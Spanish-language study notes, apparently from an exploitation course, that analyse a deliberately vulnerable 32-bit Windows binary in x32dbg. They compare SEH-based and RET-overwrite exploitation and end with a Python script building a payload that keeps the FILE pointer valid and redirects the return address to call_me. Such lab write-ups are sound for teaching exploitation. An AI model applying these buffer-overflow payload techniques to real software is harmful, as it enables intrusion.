
Si nuestro objetivo es un RET exploit "limpio" (queremos llegar hasta el ret sin que antes se dispare una excepción):

- Necesitamos que `f` siga siendo un puntero válido cuando se ejecute `fclose`.

- Eso implica que la parte del payload que cae sobre `[ebp-0C]` no destruya el valor real de `f` (en este caso `6FFF2960`).

Análisis del punto `00401608`

Algo para en este punto.




```
00401608  C74424 08 00010000    mov dword ptr ss:[esp+8], 100h    ; 0x100 =
256 - Esto tercer argumento de memcpy → el tamaño - Escribe el valor 0x100
(256d) en [esp+8]
00401610  8945 F0               mov dword ptr ss:[ebp-10], eax    ; Guarda en
```

```
la variable local situada en [ebp-10] el valor de EAX. Resultado `url_start
= EAX;`
00401613  894424 04           mov dword ptr ss:[esp+4], eax     ; `[esp+4]`
es el segundo parámetro de `memcpy → src`.  Resultado: src = url_start;
00401617  8D45 E0             lea eax, dword ptr ss:[ebp-20]    ; Calcula
la dirección de `[ebp-20]` y la mete en EAX.  Resultado: EAX = &url;
0040161A  890424              mov dword ptr ss:[esp], eax       ; `[esp]`
es el primer parámetro de `memcpy → dst`. Resultado: dst = url;
0040161D  E8 47110000         call <JMP.&memcpy>                ; Llama a
`memcpy` con los tres parámetros que acabamos de preparar en la pila.
```

Ese bloque es la preparación de la llamada a memcpy que viene de:

```
memcpy(url, url_start, 512);   // el compilador la ha dejado en 256 (0x100)
```


En 32 bits, los parámetros de una función como `memcpy(dst, src, size)` se pasan así en la pila:

- `[esp]` → 1er parámetro → `dst`
- `[esp+4]` → 2º parámetro → `src`
- `[esp+8]` → 3er parámetro → `size`

En el vídeo de tutoría, aparece un cambio en este punto:

```
00401608  C74424 08 00010000   mov dword ptr ss:[esp+8], 200h
```

Este detalle ¿cambia significativamente la explotación? Si no se edita manualmente ese valor y se cambia por 200, no se puede explotar la vulnerabilidad.



En mi binario copia 256 bytes:

```
mov [esp+8], 100h   ; 256 bytes
```

En el binario del vídeo copia 512 bytes:

```
mov [esp+8], 200h   ; 512 bytes
```

En este ejercicio se hace una explotación basada en SEH (Structured Exception Handler), es decir, manipulando la cadena de manejadores de excepciones que Windows almacena en la pila. La posición del SEH en la pila es fija para ese binario. Pero el desbordamiento tiene que alcanzar esa posición para afectarlo.

Conceptualmente podríamos ver la explotación de este binario: Un binario Windows 32-bit organiza la pila así:

```
+------------------+
| Variables locales |
+------------------+
| Saved EBP         |
+------------------+
| SEH Frame:        |
|   nSEH            |
|   SEH             |
+------------------+
| más cosas...      |
```

donde:


- url está al principio de la zona local: 16 bytes.
- Luego variables intermedias.
- Luego EBP.
- Luego la estructura SEH.


En el vídeo de la tutoría: `distancia(url → SEH) ≈ 400 bytes`
→ Necesita 512 bytes para alcanzarlo.
→ Con 256 no llega.

En mi binario con `mov [esp+8], 100h`:

- First chance exception on 6FF63D9D (C0000005, EXCEPTION_ACCESS_VIOLATION) y a la derecha: ESI = 41414141 --> el overflow ha sobrescrito registros y memoria, pero…
  - 💥 **NO ha sobrescrito SEH.**
  - 💥 La cadena SEH sigue intacta (En el panel SEH: “End of SEH chain”).
  - La excepción ocurre dentro de msvcrt.dll (fclose, printf…), pero Windows no está llamando al “SEH modificado” porque NO está modificado.


- Resultado: **No podemos explotar el SEH.**







En el binario del vídeo con mov `[esp+8], 200h`:

- SÍ SE SOBRESCRIBE EL SEH.
- El overflow sí alcanza el registro SEH y lo corrompe.
- Resultado: Se puede hacer explotación SEH tal como muestra el profesor en el vídeo de la tutoría.








Corrupción de las variables locales f y url_start

El Valor de la variable local `f`:


Para que el programa no se rompa cuando se hace el `fclose`, necesitaremos conocer el valor de la variable `f`. Para ello, pondremos una un breakpoint en: `call <JMP.&fopen>` y miramos EAX → ese es el puntero real devuelto por fopen (FILE *):



donde:

- Siempre, en C stdcall/cdecl, el valor de retorno viene en EAX.
- EAX = 6FFF2960 msvcrt.6FFF2960
- 6FFF2960 es el valor devuelto por fopen (el FILE *).
- También vemos que la variable local `f` está en `[ebp-0Ch]` → dirección 0x0022FE9C.
- `dword ptr [ebp-C] = [0022FE9C] = 0` → Todavía vale 0, porque aún NO se ha ejecutado el `mov [ebp-C],eax`.

Avanzamos un paso con F7:



donde:

- `dword ptr [ebp-C] = [0022FE9C] = msvcrt.6FFF2960`
  - La variable local `f` está en la dirección `[ebp-0xC] = 0x0022FE9C`.
  - En esa dirección hay el valor 6FFF2960.
  - x32dbg lo etiqueta como msvcrt.6FFF2960 porque apunta a memoria del módulo msvcrt.dll.
- Este 6FFF2960 es exactamente el puntero `FILE *` que devolvió `fopen`.
- `f` (que es el `FILE *`) apunta a 6FFF2960.
- Esto es lo que luego se usará en `call fclose ; fclose(f);`.
- Para que no haya EXCEPTION_ACCESS_VIOLATION cuando llamemos a `fclose`, `f` debe ser, un puntero a un FILE válido (el que devolvió fopen en esta ejecución), en nuestro caso concreto: 6FFF2960.

IMPORTANTE:

Si nuestro objetivo es SEH exploit, nos interesa precisamente que `f` se corrompa (41414141) → para que se produzca la excepción → entra SEH.

Si nuestro objetivo es un RET exploit “limpio” (llegar hasta el ret sin que antes se dispare una excepción):
- Necesitamos que `f` siga siendo un puntero válido cuando se ejecute `fclose`.
- Eso implica que la parte del payload que cae sobre `[ebp-0C]` no destruya el valor real de `f` (en este caso `6FFF2960`).

Explotación del overflow para sobrescribir RET

En este caso necesitamos que NO se destruya el valor de `f`. Entonces este dato formará parte de nuestro payload.

Llamamos a la función `call_me`

Explotaremos la vulnerabilidad para llamar a esta función.

Patrón el payload para poder usar la vulnerabilidad del binario:

- 16 bytes → pisa url.
- 4 bytes → pisa url_start.
- 4 bytes → pisa f.
- 8 bytes → pisa los dos locals desconocidos/padding.
- = 32 → llegamos al EBP guardado.
- 4 bytes → pisa EBP.
- 4 bytes → RET.

Objetivo:

- Que f sea válido cuando se ejecute fclose(f) → NECESARIO para que no haya crash.
- Que el RET de parse_file esté sobrescrito con la dirección de call_me.


Esto implica que:

- En la posición de f tiene que estar el puntero correcto que devolvió fopen (el que viste en EAX justo después del call fopen).
- En la posición de RET tiene que estar la dirección de call_me.

Usaremos el siguiente payload:


```
import struct

CALL_ME = 0x00401530        # dirección de call_me()
padding = 0x41414141        # valor de relleno
ebp     = 0x00000000        # EBP "fake"
xx      = 0x6FFF2960        # FILE *f válido que devuelve fopen

p = bytearray(b'http://')
p += b'A' * 9
p += b'P' * 4
p += struct.pack("<I", xx)
p += b'U' * 4
p += struct.pack("<I", padding)
p += struct.pack("<I", ebp)
p += struct.pack("<I", CALL_ME)
```

```
with open("exp-ret-ok.txt", "wb") as f:
    f.write(p)
```



donde:

